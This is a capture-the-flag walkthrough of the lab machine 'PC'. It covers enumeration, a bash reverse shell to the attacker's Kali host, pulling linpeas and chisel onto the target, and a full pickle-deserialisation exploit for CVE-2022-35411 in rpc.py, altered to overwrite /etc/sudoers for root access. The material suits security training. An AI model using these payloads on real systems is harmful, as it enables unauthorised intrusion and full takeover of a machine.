

Proving Grounds Practice 37

Proving Grounds Practice — PC

Enumeration

Easy initial foothold, there is only 1 flag here which is root. For root, check on the service.

```
1 sudo nmap -p- $ip -Pn -vv -sS -A --open -T 4 -oN nmap-sS.txt
```

Explanation of Each Flag:

Option	Meaning
<code>sudo</code>	Runs the command with root privileges (required for certain Nmap scan types like SYN scan <code>-sS</code>).
<code>nmap</code>	The network mapper tool for port scanning and service detection.
<code>-p-</code>	Tells Nmap to scan all 65,535 TCP ports (instead of the default top 1,000 ports).
<code>\$ip</code>	The target IP address (replace with the actual IP or a variable containing it).
<code>-Pn</code>	No host discovery – skips the ping check and assumes the host is up . Useful if ICMP is blocked by firewalls.
<code>-vv</code>	Very verbose – gives more detailed output in real-time.
<code>-sS</code>	SYN scan (a stealthy TCP scan). Sends SYN packets and analyzes the response to detect open ports. Faster and less noisy than full connect scans.
<code>-A</code>	Enables aggressive scan , which includes: • OS detection • Version detection • Script scanning • Traceroute
<code>--open</code>	Show only open ports (ignores closed and filtered ones).
<code>-T 4</code>	Sets the timing template to 4 (Aggressive) – increases speed of the scan but may be more noticeable on networks.

```
-oN nmap-sS.txt
```

Outputs the result in **normal format** to the file `nmap-sS.txt`.

Port 22 and 8000 opened.

Port 8000

Checking on the port 8000, running http server. Browse the website.

```
← → ↻ 🏠 192.168.160.210:8000
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
user@pc:/home/user$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@pc:/home/user$ ls
snap
```

Seems like we can run any command here, if you want, you can get a reverse shell from here. `sh -i >& /dev/tcp/$KaliIP/80 0>&1`

```
$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.215] from (UNKNOWN) [192.168.160.210] 60544
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

reverse shell gain.

Since the uid is 1000, and no flag at home directory, I believe that only has 1 flag that belongs to root, hence I decide to enumerate any potential privilege escalation from here.

```
1 #transfer linpeas from kali to target machine
2 #At kali where linpeas.sh located
3 python3 -m http.server 80
4 #At target machine
5 curl http://$KaliIP/linpeas.sh -o linpeas.sh
6 chmod +x linpeas.sh
7 ./linpeas.sh
```

From the linpeas result, we notice local port 65432 that we did not discover from nmap result.

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:65432 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:8000 0.0.0.0:* LISTEN 1052/ttyd
tcp6 0 0 :::22 :::* LISTEN -
```

However we did not know what service it running, we tried to do reverse port forwarding via chisel and use nmap to scan the port, but can't tell what service it running.

If you are interested in trying out the reverse port forwarding, you can try downloading the chisel [here](#) , or you can skip to privilege escalation part. Make sure both machines running the same chisel version. A port forward cheat sheet can be found [here](#). To do the individual port forwarding. Follow below step.

```
1  #At kali machine, the --port is for chisel client to connect to
   chisel server, you may use any port you like
2  /Path/to/chisel server --reverse --port 51234
3
4  #At target machine, we need to transfer the chisel binary file to
   the target machine
5  /Path/to/chisel client $KaliIP:51234 R:65432:127.0.0.1:65432
6  #R:65432 refers to the port you want to bind at kali, and
   127.0.0.1:65432 is the local port you wish to forward
7
8  #If successfully connected, you should see session created at kali
   machine
```

```
2023/12/11 04:51:12 server: Reverse tunnelling enabled
2023/12/11 04:51:12 server: Fingerprint JhN+TKsSfd840dMCaLCTjVNkh1AtmnwUh113nk2v4AE=
2023/12/11 04:51:12 server: Listening on http://0.0.0.0:51234
2023/12/11 04:52:08 server: session#1: tun: proxy#R:65432⇒65432: Listening
```

chisel client connected to chisel server at kali machine

```
user@pc:/tmp$ /tmp/chisel client 192.168.45.215:51234 R:65432:127.0.0.1:65432
/tmp/chisel client 192.168.45.215:51234 R:65432:127.0.0.1:65432
█
```

chisel client

```
$ netstat -tulnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address    State       PID/Program name
tcp6      0      0 :::51234           :::*               LISTEN      92830/chisel
tcp6      0      0 :::65432           :::*               LISTEN      92830/chisel
udp       0      0 0.0.0.0:65141      0.0.0.0:*          -
```

check if port forward to our kali machine

Component	Meaning
nmap	The Nmap scanner , used for network/port scanning and enumeration.

<code>-p 65432</code>	Tells Nmap to scan only port 65432 . This is often used when you already know a specific port is open.
<code>127.0.0.1</code>	The target IP address , which in this case is localhost (your own machine).
<code>-A</code>	Enables aggressive scan , which includes:• OS detection • Version detection of services• Default script scanning • Traceroute

```
$ nmap -sV 127.0.0.1 -p 65432 -A -sT
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-11 04:54 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000064s latency).

PORT      STATE SERVICE VERSION
65432/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, Kerberos,
|   HTTP/1.1 400 Bad Request
|   content-type: text/plain; charset=utf-8
|   Connection: close
|   Invalid HTTP request received.
|   GetRequest, HTTPOptions:
|   HTTP/1.1 405 Method Not Allowed
|   date: Mon, 11 Dec 2023 09:54:10 GMT
|   server: uvicorn
|   content-type: text/plain; charset=utf-8
|   Connection: close
```

Privilege Escalation

From linpeas result, we also notice root running something unusual.

Why do we say it is unusual?


- Because it is located at `/opt`. `/opt` is intended to hold additional (optional) software and packages that are not part of the default installation.

Let's check on the [rpc.py](#). We notice it running RPC on the local port 65432. We then google "[rpc.py](#) exploit" and found CVE-2022-35411.

 **rpc.py 0.6.0 - Remote Code Execution (RCE)**
https://www.exploit-db.com/exploits/50983?source=post_page-----7619983c7d63-----...

- Since the [rpc.py](#) is run by root, if we can exploit the vulnerability, we can get a root shell.
- Checking on the exploit, we need to change the `exec_command` to whatever command we want, and run that exploit at the target machine. So I change

```
to exec_command('echo "user ALL=(root) NOPASSWD: ALL" >
/etc/sudoers')
```



```
# CVE : CVE-2022-35411

import requests
import pickle

# Unauthenticated RCE 0-day for https://github.com/abersheeran/rpc.py

HOST =3D "127.0.0.1:65432"

URL =3D f"http://{HOST}/sayhi"

HEADERS =3D {
    "serializer": "pickle"
}

def generate_payload(cmd):

    class PickleRce(object):
        def __reduce__(self):
            import os
            return os.system, (cmd,)

    payload =3D pickle.dumps(PickleRce())

    print(payload)

    return payload

def exec_command(cmd):

    payload =3D generate_payload(cmd)

    requests.post(url=3DURL, data=3Dpayload, headers=3DHEADERS)

def main():
    exec_command('curl http://127.0.0.1:4321')
    # exec_command('uname -a')

if __name__ ==3D "__main__":
    main()
```

```
def main():
    exec_command('echo "user ALL=(root) NOPASSWD: ALL" > /etc/sudoers')
    #exec_command('uname -a')
```

Exec_command payload

You may change to whichever payload you want, like `sh -i >& /dev/tcp/$KaliIP/800>&1`. Transfer the exploit to the target machine, `chmod +x exploit.py` and execute it.

```
user@pc:/tmp$ chmod +x cve-2022-35411.py
chmod +x cve-2022-35411.py
user@pc:/tmp$ python3 cve-2022-35411.py
python3 cve-2022-35411.py
b'\x80\x04\x95N\x00\x00\x00\x00\x00\x00\x8c\x05posix\x94\x8c
.'
user@pc:/tmp$ sudo -l
sudo -l
User user may run the following commands on pc:
    (root) NOPASSWD: ALL
user@pc:/tmp$ sudo /bin/bash
sudo /bin/bash
root@pc:/tmp# ls /root
ls /root
```